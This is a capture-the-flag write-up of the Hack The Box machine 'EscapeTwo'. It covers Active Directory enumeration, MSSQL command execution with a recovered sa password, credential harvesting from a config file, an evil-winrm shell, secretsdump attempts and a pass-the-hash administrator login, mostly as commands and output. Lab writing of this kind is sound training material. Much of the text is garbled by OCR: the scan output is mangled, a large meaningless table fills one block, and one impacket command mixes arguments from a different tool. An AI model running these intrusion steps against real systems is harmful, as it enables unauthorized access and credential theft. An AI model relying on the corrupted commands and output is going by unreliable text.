# **EscapeTwo**



A simple write-up on gaining initial access to the "EscapeTwo" box from HTB. A second part on **privilege escalation** will follow, covering its higher complexity in more detail.

HTB supplied us with the login credentials:

rose: KxEPkKe6R8su

As always, we begin with scanning and information collection to gain an initial understanding of our target. Reconnaissance is crucial for any successful attack, helping us identify open services, possible weaknesses, and misconfigurations that may provide a way in.

#### **NMAP:**

# nmap -sC -sV 10.10.11.46 -T5

```
(root⊗kali)-[~]

# nmap -sC -sV 10.10.11.51 -T5

Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-27 01:11 EDT

Warning: 10.10.11.51 giving up on port because retransmission cap hit (2).

Stats: 0:02:24 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan

SYN Stealth Scan Timing: About 78.73% done; ETC: 01:14 (0:00:39 remaining)

Nmap scan report for 10.10.11.51

Host is up (0.38s latency).

Not shown: 987 filtered tcp ports (no-response)

DORT STATE SERVICE VERSION
Not shown: 987 filtered tcp ports (no-response)

PORT STATE SERVICE VERSION

88/tcp open domain Simple DNS Plus

88/tcp open derberos-sec 135/tcp open domain Simple DNS Plus

139/tcp open netbios-ssn Microsoft Windows RPC over time: 2025-03-27 05:15:012)

139/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)

1_ssl-date: 2025-03-27705:16:32-00:00; 0s from scanner time.

1_ssl-cert: Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.sequel.htb

1_Not valid after: 2025-06-08717:35:00

445/tcp open Microsoft-ds?

464/tcp open Microsoft-ds?

464/tcp open ncacn_http

636/tcp open ssl/tdap Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)

Microsoft Windows RPC over HTTP 1.0

Microsoft Windows RPC over HTTP 1.0

Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
      993/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
366/tcp open sst/ldap Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
_ssl-date: 2025-03-27T05:16:32+00:00; 0s from scanner time.
ssl-cert: Subject: commonName=DC01.sequel.htb

Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.sequel.htb

Not valid before: 2024-06-08T17:35:00
_Not valid after: 2025-06-08T17:35:00
(433/tcp open ms-sql-s Microsoft SQL Server 2019 15.00.2000.00; RTM

ms-sql-info:
10.10.11.51:1433:
Version:
        name: Microsoft SQL Server 2019 RTM
number: 15.00.2000.00
Product: Microsoft SQL Server 2019
Service pack level: RTM
Post-SP patches applied: false
TCP port: 1433
_ssl-date: 2025-03-27T05:16:32+00:00; 0s from scanner time.
ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
Not valid before: 2025-03-26T18:02:15
_Not valid after: 2055-03-26T18:02:15
ms-sql-ntlm-info:
10.10.11.51:1433:
    wb2-time:
date: 2025-03-27T05:15:53
start_date: N/A
wb2-security-mode:
                       Message signing enabled and required
    Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Umap done: 1 IP address (1 host up) scanned in 309.86 seconds
```

#### # nano /etc/hosts

Now, we can list shared resources and gather user information using SMB.

#### # netexec smb 10.10.11.51 -u 'rose' -p 'KxEPkKe6R8su' --users

### # netexec smb 10.10.11.51 -u 'rose' -p 'KxEPkKe6R8su' --computers

## # Smbclient "//10.10.11.51/Accounting Department" -U SEQUEL.HTB\\rose

After getting .xlsx we just get into online viewer we have to view account.xlsx file

Viewing accounts.xlsx file with jumpshare



After attempting these methods, only "sa / mssql" appears to be working. Database passwords are always a reliable option, so let's check there next.

# netexec mssql 10.10.11.51 -u 'sa' -p 'MSSQLP@ssw0rd!' -local-auth -list

# netexec mssql 10.10.11.51 -u 'sa' -p 'MSSQLP@ssw0rd!' -local-auth - module mssql\_priv

# netexec mssql 10.10.11.51 -u 'sa' -p 'MSSQLP@ssw0rd!' –local-auth -x "dir C:users"

```
(***Transport**)-[-]

-**Retexec mssql 10.10.11.51 -u 'sa' -p 'MSSQLPBaswOrd!' -local-auth -x "dir C:users"

MSSQL 10.10.11.51 1433 DC01 [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:sequel.htb)

MSSQL 10.10.11.51 1433 DC01 [*] DC01\sa:MSSQLPBaswOrd! (**Pm3d!)

MSSQL 10.10.11.51 1433 DC01 [*] Executed command via Mssqlexec

MSSQL 10.10.11.51 1433 DC01 Volume in drive c has no albel.

MSSQL 10.10.11.51 1433 DC01 Volume serial Number is 3705-2890

MSSQL 10.10.11.51 1433 DC01 Directory of C:\Windows\system32

MSSQL 10.10.11.51 1433 DC01 File Not Found
```

# netexec mssql 10.10.11.51 -u 'sa' -p 'MSSQLP@ssw0rd!' —local-auth -x "whoami"

# netexec mssql 10.10.11.51 -u 'sa' -p 'MSSQLP@ssw0rd!' –local-auth -x "sql svc"

# mssql 10.10.11.51 -u 'sa' -p 'MSSQLP@ssw0rd!' —local-auth -x "dir C:\User"

# netexec mssql 10.10.11.51 -u 'sa' -p 'MSSQLP@ssw0rd!' —local-auth -x "dir C:\Users\ryan\Desktop\user.txt"

# netexec mssql 10.10.11.51 -u 'sa' -p 'MSSQLP@ssw0rd!' --local-auth -q "SELECT @@version"

I attempted to secure a quick victory by obtaining the user flag, but it appears that our current privilege level prevents access to other users' information. Instead, I chose to investigate further, searching for configuration files that the sql\_svc account might have permission to access. After verifying the version using netexec and identifying the relevant directory, I eventually discovered a configuration file:

# netexec mssql 10.10.11.51 -u 'sa' -p 'MSSQLP@ssw0rd!' -- local-auth -x ''type C:\SQL2019\ExpressAdv\_enu\sql-Configuration.INI''

```
| Transferred | 1.0.1.1.5.1 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 | 1.0 |
```

we have to save the password .txt format in above output we can see the SQLSVCACCOUNT:PASSWORD

# winrm 10.10.11.51 -u 'ryan' -p 'WqSZAF6CysDQbGb3'

```
(root@kali)-[-]

# netexec winrm 10.10.11.51 -u 'ryan' -p 'WqSZAF6CysDQbGb3'

## netexec winrm 10.10.11.51 -u 'ryan' -p 'WqSZAF6CysDQbGb3'

### WINBM 10.10.11.51 5985 BC0:

| a | Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:sequel.htb)

| /usr/lib/pythons/dist-packages/spages//panges// ritm_raw/crypto.py:d0: CryptographyOpercestionmarning: ARCw has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.ARCw and will be removed from this souble in 48.04. a.c.
| a | Sequel.htb. | a | Sequel.htb
```

# evil-winrm -i 10.10.11.51 -u 'ryan' -p 'WqSZAF6CysDQbGb3'

(root@kali)-[~] # evil-winrm -i 10.10.11.51 -u 'ryan' -p 'WqSZAF6CysDQb6b3'		
EVIL-WinRM shell v3.7		
Warning: Remote path completions is disabled due to ruby limitation: undefined method `quo	oting_detection_proc' for module Reline	
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-w		
Info: Establishing connection to remote endpoint *Evil-WinRM* PS C:\Users\ryan\Documents> cd		
*EVII-WINRM* PS C:\Users\ryan> cd Desktop *EVII-WINRM* PS C:\Users\ryan\Desktop> ls		
Directory: C:\Users\ryan\Desktop		
Mode LastWriteTime Length Name		
-ar 3/26/2025 3:02 AM 34 user.txt		
-Full-WINDMA PS C:\Users\ryan\Desktop> cat user.txt cderdf91661def091c4390be0137722 -Full-WINDMA PS C:\Users\ryan\Desktop>	Thronic and constant II	

Finally I found first flag: user.txt

# impacket-secretsdump -action 'write' -rights 'FullControl' -principal 'ryan' -target 'ca\_svc' 'sequel.htb'/"ryan'':"WqSZAF6CysDQbGb3"

```
root⊕ kali)-[-]

# impacket-secretsdump -action 'write' -rights 'FullControl' -principal 'ryan' -target 'ca_svc' 'sequel.htb'/"ryan":"WqSZAF6CysDQbGb3"

Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
```

#### #impacket-secretsdump

'10.10.11.51/ryan:WqSZAF6CysDQbGb3@10.10.11.51'

```
(root⊕ kali)-[~]

□ impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0×5 - rpc_s_access_denied

[*] Dumping Domain Credentials (domain\uid:rid:tmhash:nthash)


[*] Using the DRSUAPI method to get NTDS.DIT secrets

[-] DRSR SessionError: code: 0×20f7 - ERROR_DS_DRA_BAD_DN - The distinguished name specified for this replication operation is invalid.

[*] Something went wrong with the DRSUAPI approach. Try again with -use-vss parameter

[*] Cleaning up ...
```

# evil-winrm -i 10.10.11.51 -u 'administrator' -H '7a8d4e04986afa8ed4060f75e5a0b3ff'



I found second flag: root.txt

Here Completed the escapetwo hack the box lab.

## Finally completed the EscapeTwo lab and earned 30 points

